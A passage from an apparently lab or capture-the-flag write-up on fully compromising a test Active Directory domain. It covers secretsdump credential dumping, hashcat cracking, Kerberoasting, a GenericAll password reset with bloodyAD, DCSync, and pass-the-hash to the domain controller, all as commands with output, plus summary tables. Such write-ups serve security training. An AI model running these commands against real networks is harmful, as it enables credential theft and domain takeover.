
With an RDP session as the local Administrator, SMB was enabled on the SQL box to allow Impacket’s secretsdump.py to remotely extract credential material from the registry and cached domain hashes:
PS C:\Users\Administrator> Set-SmbServerConfiguration -EnableSMB2Protocol $true -Force
PS C:\Users\Administrator> netsh advfirewall firewall set rule group="File and Printer Sharing" new enable=Yes
Dumping Credentials with secretsdump
secretsdump.py authenticates over SMB and uses the RemoteRegistry service to read the SAM database, LSA secrets, and cached domain credential hashes without placing any tooling on the target:
secretsdump.py Administrator:'<redacted>'@10.0.1.7
[*] Target system bootKey: 0x<redacted>
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<redacted>:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
BITSTREAM.HSM/bob:$DCC2$10240#bob#<redacted>
Two credential sets of interest:
- Local Administrator NT hash — usable for pass-the-hash against other machines sharing the same local admin password.
- Domain cached credential for
bob— a DCC2 (MS-Cache v2) hash. These hashes are stored locally so domain users can log in when the DC is unreachable. They cannot be used for pass-the-hash but can be cracked offline.
Cracking the DCC2 Hash
DCC2 (hashcat mode -m 2100) is computationally expensive compared to NTLM, but bob’s password was weak enough to fall to a straight rockyou attack:
hashcat -m 2100 '$DCC2$10240#bob#<redacted>' /usr/share/wordlists/rockyou.txt
Recovered: bob : <redacted>
Phase 7 — Lateral Movement to SHARE Server
Validating bob’s Credentials
Bob’s credentials were validated across the network. A third host at 10.0.1.5 (SHARE.bitstream.hsm) accepted the credentials:
nxc smb 10.0.1.5 -u bob -p '<redacted>'
SMB 10.0.1.5 445 SHARE [+] bitstream.hsm\bob:<redacted>
SMB Share Enumeration
Enumerating SMB shares as bob reveals a Scripts share, but bob’s account has no permissions to read it:
nxc smb 10.0.1.5 -u bob -p '<redacted>' --shares
SMB  10.0.1.5  445  SHARE  Share     Permissions  Remark
SMB  10.0.1.5  445  SHARE  -----     -----------  ------
SMB  10.0.1.5  445  SHARE  ADMIN$                 Remote Admin
SMB  10.0.1.5  445  SHARE  C$                     Default share
SMB  10.0.1.5  445  SHARE  IPC$      READ         Remote IPC
SMB  10.0.1.5  445  SHARE  Scripts                IT Automation and Maintenance Scripts
Bob can see the Scripts share but has no READ permission — this becomes a priority target once additional accounts are compromised.
Phase 8 — Active Directory Enumeration
Ligolo-ng Pivot to Domain Controller
The Domain Controller at 10.0.2.5 is not directly routable from the attacker’s machine. A Ligolo-ng tunnel was established through the compromised SQL server to create a transparent L3 pivot, making the DC reachable as if it were on the local network.
Configuring Kerberos for rusthound-ce
The default /etc/krb5.conf in the Exegol container has no entry for BITSTREAM.HSM, causing Kerberos tools to fail with “Cannot find KDC for realm.” The configuration was updated to point directly at the DC:
[libdefaults]
    default_realm = BITSTREAM.HSM
    dns_lookup_realm = false
    dns_lookup_kdc = false
    forwardable = true
    rdns = false

[realms]
    BITSTREAM.HSM = {
        kdc = 10.0.2.5
        admin_server = 10.0.2.5
    }

[domain_realm]
    .bitstream.hsm = BITSTREAM.HSM
    bitstream.hsm = BITSTREAM.HSM
Obtaining a Kerberos TGT
Plain LDAP on this DC requires channel binding (strongerAuthRequired), and LDAPS has no certificate configured. The solution is Kerberos authentication, which bypasses both restrictions. A TGT was obtained for bob using his cracked password:
getTGT.py bitstream.hsm/bob:'<redacted>' -dc-ip 10.0.2.5
export KRB5CCNAME=bob.ccache
BloodHound Collection with rusthound-ce
With a valid Kerberos ticket in KRB5CCNAME, rusthound-ce used GSSAPI (Kerberos) to authenticate to LDAP without triggering the signing requirement. The -f flag providing the DC’s FQDN is required for GSSAPI to construct the correct SPN:
rusthound-ce -d bitstream.hsm -u 'bob'@bitstream.hsm -i 10.0.2.5 -f DC01.bitstream.hsm -o /workspace -z -k
[INFO] Connected to BITSTREAM.HSM Active Directory!
[INFO] 12 users parsed!
[INFO] 63 groups parsed!
[INFO] 5 computers parsed!
[INFO] /workspace/20260605_bitstream-hsm_rusthound-ce.zip created!
12 domain users, 5 computers, and 63 groups were collected and saved to a BloodHound-compatible zip for attack path analysis.
Kerberoastable Account Discovery

Loading the zip into BloodHound CE revealed that the account eddie has a Service Principal Name (SPN) registered, making it Kerberoastable. Any authenticated domain user can request a Kerberos service ticket (TGS) for eddie’s SPN, receiving a ticket encrypted with eddie’s account password hash — crackable offline with no interaction with the account itself.
Phase 9 — Kerberoasting
Requesting the Service Ticket
NetExec’s --kerberoasting module requests TGS tickets for all Kerberoastable accounts and outputs the hashes in Hashcat-compatible format:
nxc ldap 10.0.2.5 -u bob -p '<redacted>' --kerberoasting output.txt
LDAP  10.0.2.5  389  DC01  [+] bitstream.hsm\bob:<redacted>
LDAP  10.0.2.5  389  DC01  [*] Total of records returned 1
LDAP  10.0.2.5  389  DC01  [*] sAMAccountName: eddie
LDAP  10.0.2.5  389  DC01  $krb5tgs$23$*eddie$BITSTREAM.HSM$...<redacted>
The $krb5tgs$23$ prefix identifies this as an RC4-encrypted TGS ticket (etype 23), which is the weakest Kerberos encryption type and fastest to crack. Modern environments should enforce AES encryption (etype 18) to resist offline cracking.
Cracking the Hash
hashcat -m 13100 output.txt /usr/share/wordlists/rockyou.txt
Recovered: eddie : <redacted>
Phase 10 — Lateral Movement to Workstation
eddie’s Access Rights
BloodHound shows eddie has administrative access to a workstation at 10.0.1.6 (WKST):
nxc rdp 10.0.1.6 -u eddie -p '<redacted>'
RDP 10.0.1.6 3389 WKST [+] bitstream.hsm\eddie:<redacted> (admin)
Edge Credential Extraction

RDP access to the WKST machine revealed that another domain user, luisa, had saved credentials in Microsoft Edge on that workstation. Edge’s saved passwords are recoverable from memory or from the credential store when accessed by an administrator.
Recovered: luisa : <redacted>
Phase 11 — ACL Abuse: GenericAll over james
BloodHound Attack Path

BloodHound identified that luisa holds GenericAll over the domain account james. GenericAll is the most permissive Active Directory permission — it grants full control over the target object, including the ability to reset the account’s password without knowing the current one.
Forcing a Password Reset with bloodyAD
bloodyAD uses LDAP with NTLM signing to satisfy the DC’s strongerAuthRequired policy, making it the reliable choice for AD object manipulation in this environment. The set password command abuses the GenericAll permission to reset james’s password without knowing the original:
bloodyad -u 'luisa' -p '<redacted>' -d dc01.bitstream.hsm --host 10.0.2.5 set password 'james' '<redacted>'
[+] Password changed successfully!
Accessing the Scripts Share as james
With james’s password reset, his share permissions were checked — he has READ access to the previously inaccessible Scripts share:
nxc smb 10.0.1.5 -u james -p '<redacted>' --shares
SMB  10.0.1.5  445  SHARE  [+] bitstream.hsm\james:<redacted>
SMB  10.0.1.5  445  SHARE  Scripts  READ  IT Automation and Maintenance Scripts
Phase 12 — Scripts Share Analysis & svc_backup Credentials
Downloading All Scripts
The spider_plus module with DOWNLOAD_FLAG=True recursively downloads all accessible files from the share for offline analysis:
nxc smb 10.0.1.5 -u james -p '<redacted>' -M spider_plus -o DOWNLOAD_FLAG=True
SPIDER_PLUS  10.0.1.5  445  SHARE  [*] Total files found:    4
SPIDER_PLUS  10.0.1.5  445  SHARE  [*] File unique exts:     2 (bat, ps1)
SPIDER_PLUS  10.0.1.5  445  SHARE  [*] Downloads successful: 4
Four files recovered: Audit-DiskSpace.ps1, Automated-AD-Backup.ps1, Cleanup-OldLogs.ps1, Restart-PrintSpooler.bat.
Hardcoded Credentials in Backup Script
A quick grep for password strings across all downloaded files immediately surfaced a hardcoded credential in the AD backup automation script:
grep -ri password
Automated-AD-Backup.ps1:$Password = "<redacted>"
# Script: Automated-AD-Backup.ps1
# Note: DO NOT SHARE THIS SCRIPT. Runs under the Backup Operators context.

$Username = "bitstream\svc_backup"
$Password = "<redacted>"
$DC = "DC01.bitstream.hsm"

The script comment explicitly states it runs under the Backup Operators context. The Backup Operators built-in group grants members the ability to back up and restore all files regardless of ACLs — including NTDS.dit, the Active Directory database containing all domain account hashes. Members can also log on locally to domain controllers and perform a DCSync-equivalent dump via Impacket’s secretsdump.py.
Credentials recovered: svc_backup : <redacted>
Phase 13 — DCSync & Full Domain Compromise
Dumping the Domain with secretsdump
svc_backup’s Backup Operators membership grants SeBackupPrivilege and SeRestorePrivilege on the DC, which Impacket leverages to remotely replicate the NTDS.dit database via the DRSUAPI replication protocol — effectively performing a DCSync attack:
secretsdump.py svc_backup:'<redacted>'@10.0.2.5
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<redacted>:::
The RemoteOperations failed error is benign — it means the RemoteRegistry path was blocked, but secretsdump automatically fell back to DRSUAPI replication, which succeeded. The domain Administrator’s NT hash was recovered.
Pass-the-Hash to Domain Controller
The Administrator NT hash was used directly for pass-the-hash authentication via Evil-WinRM, establishing a shell on the Domain Controller without ever needing the plaintext password:
evil-winrm -u administrator -H <redacted> -i 10.0.2.5
*Evil-WinRM* PS C:\Users\Administrator\desktop> type root.txt
<redacted>
Full domain compromise of BITSTREAM.HSM achieved.
Attack Chain Summary
| Step | Action | Result |
|---|---|---|
| 1 | Nmap scan of 10.0.0.5 | Node.js web app on port 80 |
| 2 | Directory enumeration | /quote form, /portal endpoint discovered |
| 3 | Stored XSS via quote form | Headless browser callback confirmed |
| 4 | Cookie stealer (script.js + index.php) | joey’s session_id captured |
| 5 | Session replay | Authenticated as joey@bitstream.hsm |
| 6 | IDOR on /portal/messages/ |
Message 27 readable — sql_svc credentials recovered |
| 7 | MSSQL auth + xp_cmdshell | Shell as NT SERVICE\MSSQL$SQLEXPRESS |
| 8 | GodPotato (SeImpersonatePrivilege) | SYSTEM on SQL (10.0.1.7) |
| 9 | secretsdump → hashcat | bob DCC2 hash cracked |
| 10 | Ligolo-ng pivot + rusthound-ce | BloodHound data collected for BITSTREAM.HSM |
| 11 | Kerberoasting eddie | eddie TGS hash cracked |
| 12 | RDP to WKST as eddie | Edge saved creds → luisa recovered |
| 13 | GenericAll abuse (luisa → james) | james password reset → Scripts share READ |
| 14 | Hardcoded creds in backup script | svc_backup Backup Operators member |
| 15 | DCSync as svc_backup | Domain Administrator NT hash recovered |
| 16 | Pass-the-hash to DC | Full domain compromise |
Credentials Summary
Phase 1 - Initial Access (Web)
────────────────────────────────────────────────────────────────
joey              : session_id stolen     → Stored XSS + Cookie Stealer
sql_svc           : <redacted>            → IDOR (message 27)

Phase 2 - Internal Foothold (SQL)
────────────────────────────────────────────────────────────────
Administrator     : <redacted>            → GodPotato net user (local)
bob               : <redacted>            → secretsdump DCC2 + hashcat

Phase 3 - Lateral Movement (AD)
────────────────────────────────────────────────────────────────
eddie             : <redacted>            → Kerberoasting
luisa             : <redacted>            → Edge saved passwords on WKST
james             : <redacted>            → GenericAll forced reset (luisa)
svc_backup        : <redacted>            → Hardcoded in Scripts share

Phase 4 - Domain Compromise
────────────────────────────────────────────────────────────────
Administrator     : <redacted> (NT hash)  → DCSync via Backup Operators
Tools Used
- Nmap — Port scanning and service fingerprinting
- Feroxbuster — Recursive directory and route enumeration
- PHP Dev Server — Hosting cookie stealer payload (
index.php+script.js) - Netcat — XSS callback listener
- NetExec (nxc) — MSSQL authentication, xp_cmdshell execution, SMB share enumeration, Kerberoasting
- GodPotato — SeImpersonatePrivilege abuse via DCOM/RPC coercion for SYSTEM token
- Impacket secretsdump — Remote SAM/LSA/NTDS credential extraction over SMB
- Hashcat — DCC2 (mode 2100) and Kerberoast TGS (mode 13100) offline cracking
- Ligolo-ng — Transparent L3 pivot to Domain Controller subnet
- Impacket getTGT — Kerberos TGT acquisition for GSSAPI authentication
- rusthound-ce — BloodHound CE data collection via Kerberos-authenticated LDAP
- BloodHound CE — Attack path analysis and ACL enumeration
- bloodyAD — LDAP-based AD object manipulation (GenericAll password reset)
- Evil-WinRM — Pass-the-hash WinRM shell on Domain Controller